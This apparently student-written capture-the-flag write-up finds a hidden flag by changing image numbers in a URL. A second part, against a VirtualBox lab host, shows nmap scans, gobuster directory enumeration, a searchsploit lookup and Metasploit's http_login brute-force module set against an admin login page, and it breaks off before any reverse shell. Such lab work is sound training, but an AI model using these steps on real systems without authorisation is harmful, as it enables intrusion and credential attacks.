
WEB ENUMERATION AND HIDDEN FLAG DISCOVERY

PROOF OF CONCEPT

Step 1:

The question paper could not be downloaded directly, so that browser's Inspect Element was used. By examining the HTML <img> tag, the source path of the image file was identified.



The Quest for the Elusive Flag

Welcome to the CTF challenge! Your mission, should you choose to accept it, is to find the hidden flag within these three question papers.

Below are the question papers. Uncover the secrets within to unveil the flag:

Hint: To succeed, scrutinize each question carefully. Sometimes, the answers are hidden where you least expect them.

```
<!DOCTYPE html>
<html lang="en"> == $0
 <head> ⋯ </head>
 <body>
   <h1>The Quest for the Elusive Flag</h1>
   <p> ⋯ </p>
   <p>Below are the question papers. Uncover the secrets within to unveil the flag:</p>
   <div class="image-container"> flex
     <img src="images/1.jpg" alt="Question Paper 1" class="__web-inspector-hide-shortcut__">
     <img src="images/2.jpg" alt="Question Paper 2">
     <img src="images/3.jpg" alt="Question Paper 3">
   </div>
   <div id="hint"> ⋯ </div>
 </body>
</html>
```

```
  accessKey: ""
▸ attributeStyleMap: StylePropertyMap {size: 0
▸ attributes: NamedNodeMap {0: lang, lang: lan
  autocapitalize: ""
  autofocus: false
  baseURI: "https://ctf1-7ec05.web.app/"
  childElementCount: 2
▸ childNodes: NodeList(3) [head, text, body]
▸ children: HTMLCollection(2) [head, body]
▸ classList: DOMTokenList [value: '']
  className: ""
  clientHeight: 641
  clientLeft: 0
  clientTop: 0
  clientWidth: 268
  contentEditable: "inherit"
  currentCSSZoom: 1
▸ dataset: DOMStringMap {}
  dir: ""
  draggable: false
  elementTiming: ""
  enterKeyHint: ""
▸ firstChild: head
▸ firstElementChild: head
  hidden: false
  id: ""
  inert: false
  innerHTML: "<head>\n    <meta charset=\"UTF-
  innerText: "The Quest for the Elusive Flag\n
  inputMode: ""
  isConnected: true
  isContentEditable: false
  lang: "en"
▸ lastChild: body
```

Step 2:

The image source URL (/images/1.jpg) was copied and opened in a new browser tab.

Step 3:

Open a different browser and then the image number in the URL was manually changed to access other files:


2.jpg , 3.jpg , 4.jpg

Step 4:

While 1.jpg, 2.jpg, and 3.jpg contained question papers, 4.jpg displayed hidden content instead of a paper, revealing the flag.

Step 5:

The final flag was obtained in the standard CTF format and submitted as: FLAG{H1iJ2kL3mN4oP5qR6s}




FLAG{H1iJ2kL3mN4oP5qR6s}

REVERSE SHELL USING METASPLOIT


PROOF OF CONCEPT

Step 1:

The first step was to find the target machine on the network. Scanning was performed to identify active hosts and open ports. The results showed that the target machine had SSH (port 22) and HTTP (port 80) services running.


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [redacted]tmask 255.255.255.0  broadcast 10.110.8.255
        inet6 [redacted]e:9fb7:3d03  prefixlen 64  scopeid 0×20<link>
        inet6 2401:4900:25b3:1607:952f:9316:4bd9:f627  prefixlen 64  scopeid 0×0<global>
        ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
        RX packets 26  bytes 1940 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31  bytes 3802 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿ka[redacted]
└─$ nmap -sn [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-19 00:18 EST
Nmap scan report for 10.110.8.1
Host is up (0.0033s latency).
MAC Address: 08:00:27:F6:04:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.110.8.30
Host is up (0.0013s latency).
MAC Address: 84:FD:D1:55:F3:84 (Intel Corporate)
Nmap scan report for 10.110.8.62
Host is up (0.0077s latency).
MAC Address: 0E:27:2E:8E:78:3B (Unknown)
Nmap scan report for 10.110.8.85
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.27 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- [redacted]
Starting Nmap 7.[redacted]ap.org ) at 2025-12-19 00:18 EST
Nmap scan report for 10.110.8.1
Host is up (0.00094s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
MAC Address: 08:00:27:F6:04:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [redacted]  netmask 255.255.255.0  broadcast 10.110.8.255
        inet6 fe80::87d6:ff5e:9fb7:3d03  prefixlen 64  scopeid 0×20<link>
        inet6 2401:4900:25b3:1607:952f:9316:4bd9:f627  prefixlen 64  scopeid 0×0<global>
        ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
        RX packets 26  bytes 1940 (1.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31  bytes 3802 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(kali㉿kali)-[~]
└─$ nmap -sn [redacted]/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-19 00:18 EST
Nmap scan report for [redacted]
Host is up (0.0033s latency).
MAC Address: 08:00:27:F6:04:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.110.8.30
Host is up (0.0013s latency).
MAC Address: 84:FD:D1:55:F3:84 (Intel Corporate)
Nmap scan report for 10.110.8.62
Host is up (0.0077s latency).
MAC Address: 0E:27:2E:8E:78:3B (Unknown)
Nmap scan report for 10.110.8.85
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.27 seconds
```

Step 2:


After identifying open ports, the running services were analyzed. The SSH service was found to be running an older version, and the web server was using Apache with PHP, which could contain vulnerabilities.


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help


```
└─$ nmap -sC -sV -p 22,80 [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-19 00:19 EST
Nmap scan report for 10.110.8.1
Host is up (0.0051s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| ssh-hostkey:
|   1024 54:d0:98:8e:f2:8b:a1:40:05:36:43:1f:81:19:7e:ca (DSA)
|_  2048 1a:d6:56:99:23:5c:70:90:ff:95:ed:20:d8:dd:60:19 (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: My Photoblog - last picture
MAC Address: 08:00:27:F6:04:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.56 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -oN nmap.txt [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-19 00:19 EST
Nmap scan report for 10.110.8.1
Host is up (0.00091s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.5p1 Debian 6+squeeze2 (protocol 2.0)
| ssh-hostkey:
|   1024 54:d0:98:8e:f2:8b:a1:40:05:36:43:1f:81:19:7e:ca (DSA)
|_  2048 1a:d6:56:99:23:5c:70:90:ff:95:ed:20:d8:dd:60:19 (RSA)
80/tcp open  http    Apache httpd 2.2.16 ((Debian))
|_http-server-header: Apache/2.2.16 (Debian)
|_http-title: My Photoblog - last picture
MAC Address: 08:00:27:F6:04:D6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.75 seconds

┌──(kali㉿kali)-[~]
└─$ nmap --script http-enum,http-vuln* -p 80 [redacted]
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-19 00:20 EST
Nmap scan report for 10.110.8.1
```

Step 3:

Directory enumeration was conducted on the web server to discover hidden paths. Several important directories such as **/admin**, **/admin/login**, **/admin/uploads**, and **/cgi-bin** were found. These directories suggested the presence of an administrative panel and potential web-based attack vectors.


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10[redacted] -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.110.8.1
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 282]
/.htpasswd            (Status: 403) [Size: 287]
/.htaccess            (Status: 403) [Size: 287]
/admin                (Status: 301) [Size: 308] [--> http://10.110.8.1/admin/]
/all                  (Status: 200) [Size: 2022]
/cat                  (Status: 200) [Size: 1858]
/cgi-bin/             (Status: 403) [Size: 286]
/classes              (Status: 301) [Size: 310] [--> http://10.110.8.1/classes/]
/css                  (Status: 301) [Size: 306] [--> http://10.110.8.1/css/]
/footer               (Status: 200) [Size: 185]
/images               (Status: 301) [Size: 309] [--> http://10.110.8.1/images/]
/index                (Status: 200) [Size: 1343]
/header               (Status: 200) [Size: 796]
/index.php            (Status: 200) [Size: 1343]
/server-status        (Status: 403) [Size: 291]
/show                 (Status: 200) [Size: 1320]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================

┌──(kali㉿kali)-[~]
└─$ searchsploit openssh 7.2
------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                         |  Path
------------------------------------------------------------------------------------------------------- ---------------------------
OpenSSH 2.3 < 7.7 - Username Enumeration                                                               | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)                                                         | linux/remote/45210.py
OpenSSH 7.2 - Denial of Service                                                                        | linux/dos/40888.py
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection                                                | multiple/remote/39569.py
OpenSSH 7.2p2 - Username Enumeration                                                                   | linux/remote/40136.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation   | linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading                                               | linux/remote/40963.txt
```


kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help

```
msf6 auxiliary(scanner/http/http_login) > use auxiliary/scanner/http/http_login
msf6 auxiliary(scanner/http/http_login) > set RHOSTS [redacted]
RHOSTS ⇒ 10.110.8.1
msf6 auxiliary(scanner/http/http_login) > set RPORT 80
RPORT ⇒ 80
msf6 auxiliary(scanner/http/http_login) > set AUTH_URI /admin/login.php
AUTH_URI ⇒ /admin/login.php
msf6 auxiliary(scanner/http/http_login) > set USERNAME admin
[!] Unknown datastore option: USERNAME. Did you mean HttpUsername?
USERNAME ⇒ admin
msf6 auxiliary(scanner/http/http_login) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/http/http_login) > show options

Module options (auxiliary/scanner/http/http_login):

   Name              Current Setting                                 Required  Description
   ----              ---------------                                 --------  -----------
   ANONYMOUS_LOGIN   false                                           yes       Attempt to login with a blank username and password
   AUTH_URI          /admin/login.php                                no        The URI to authenticate against (default:auto)
   BLANK_PASSWORDS   false                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                           no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                            no        Skip existing credentials stored in the current database (Accepted: none, user, use
